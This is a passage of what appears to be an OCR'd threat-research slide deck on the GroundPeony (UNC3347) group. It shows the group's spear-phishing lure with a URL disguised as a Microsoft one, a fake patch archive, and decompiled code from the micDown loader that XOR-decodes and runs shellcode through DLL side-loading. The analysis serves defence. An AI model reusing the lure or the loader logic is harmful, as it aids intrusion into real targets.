ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

GroundPeony
Crawling with Malice

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$ whoami

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

Threat Research & Malware Analysis

Good to see you again, Taiwan!







GroundPeony

- As known as UNC3347
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware


Timeline



Latest Attack Flow



Spear-Phishing Email



Lure Document

URL Obfuscation

如需查看文檔，请立即在瀏覽器上复制鏈接 https://www.catalog.update.microsoft.com@cutt.ly/c4oJURh
并下載最新的補丁.↵


https//www.catalog.update.microsoft.com@cutt.ly/c4oJURh

User Information
(Not Host Information)

Host Information

ZIP Contents (1/2)

```
Archive:  Kb5002372934.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2023-03-17 10:43   Kb5002372934/
        0  2023-03-17 10:43   Kb5002372934/系統安全補丁/
        0  2023-03-17 10:33   Kb5002372934/系統安全補丁/$RECYCLE.BIN/
   259696  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/a.docx
     5120  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/b.docx
    60949  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/c.docx
       66  2023-03-14 23:58   Kb5002372934/系統安全補丁/$RECYCLE.BIN/d.docx
   103936  2023-03-14 23:58   Kb5002372934/系統安全補丁/Install.exe
   103936  2023-03-14 23:58   Kb5002372934/系統安全補丁/系統安全補丁.exe
     2121  2023-03-17 10:43   Kb5002372934/系統安全補丁/資料更新說明.txt
---------                     -------
   535824                     10 files
```



Mimicking


ZIP Contents (2/2)

```
Archive:  Kb5002372934.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2023-03-17 10:43   Kb5002372934/
        0  2023-03-17 10:43   Kb5002372934/系統安全補丁/
        0  2023-03-17 10:33   Kb5002372934/系統安全補丁/$RECYCLE.BIN/
```

Miss match KB number 🤔

系統檢測到你的電腦未安裝 Kb7102381908 補丁，為了你係統的安全，Microsoft 自动加密了文檔數據內容。↵

系統安全補丁.exe / Install.exe




Behavior of micDown

- version.dll
  - DLL for Side-load
  - Shellcode Launcher for mic.doc
- mic.doc
  - Shellcode downloader (micDown)
- mic.ver
  - Config file for mic.doc

version.dll (1/2)

- Decoding is a 2-step process

1. Decoding shellcode



version.dll mic.doc

2. Self decoding

mic.doc

version.dll (2/2)

- Read mic.doc
- Decode custom XOR

```
.text:10001103 loc_10001103:                           ; CODE XREF: VerQueryValueW+109↓j
.text:10001103                 mov     cl, [eax+edi]
.text:10001106                 sub     cl, 5Fh ; '_'
.text:10001109                 xor     cl, 61h
.text:1000110C                 add     cl, 5Fh ; '_'
.text:1000110F                 mov     [eax+edi], cl
.text:10001112                 inc     eax
.text:10001113                 cmp     eax, [ebp+NumberOfBytesRead]
.text:10001119                 jb      short loc_10001103
```

- Launch decode code

```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT puLen)
{
  CHAR v4; // al
  unsigned int v5; // ecx
  unsigned int v6; // kr00_4
  HANDLE FileA; // esi
  void *code; // edi
  DWORD i; // eax
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
  CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
  char v13[258]; // [esp+6h] [ebp-106h]

  memset(Filename, 0, 260u);
  GetModuleFileNameA(0, Filename, 0x104u);
  v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
  if ( v5 >= 0x104 )
  {
    ((void (*)(void))sub_100012A0)();
    JUMPOUT(0x10001132);
  }
  Filename[v5] = v4;
  v6 = strlen(Filename);
  *(_WORD *)&Filename[v6] = aDoc;
  v13[v6] = MEMORY[0x10002032];
  FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
  code = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
  ReadFile(FileA, code, 0x14000u, &NumberOfBytesRead, 0);
  CloseHandle(FileA);
  for ( i = 0; i < NumberOfBytesRead; ++i )
    *((_BYTE *)code + i) = ((*((_BYTE *)code + i) - 0x5F) ^ 0x61) + 0x5F;
  return ((int (*)(void))code)();
}
```

mic.doc


- Decode itself
  - Custom XOR + RtlDecompressBuffer
  - Decode from the beginning of file excluding the shellcode jump instruction

```
loc_EB49:                                       ; C
                mov     dl, [esi+eax+0Ch]
                inc     ecx
                sub     dl, cl
                xor     dl, cl
                add     dl, cl
                mov     [esi+eax+0Ch], dl
                inc     eax
                cmp     eax, [esi+8]
                jb      short loc_EB49
```

```
seg000:0000ED7A  cmp     ebx, 1DA0A3A1h  ; RtlDecompressBuffer
seg000:0000ED80  jz      short loc_EDE9
seg000:0000ED82  cmp     ebx, 4717A7D0h  ; LoadLibraryA
seg000:0000ED88  jz      short loc_EDD8
seg000:0000ED8A  cmp     ebx, 8F592CA3h  ; VirtualAlloc
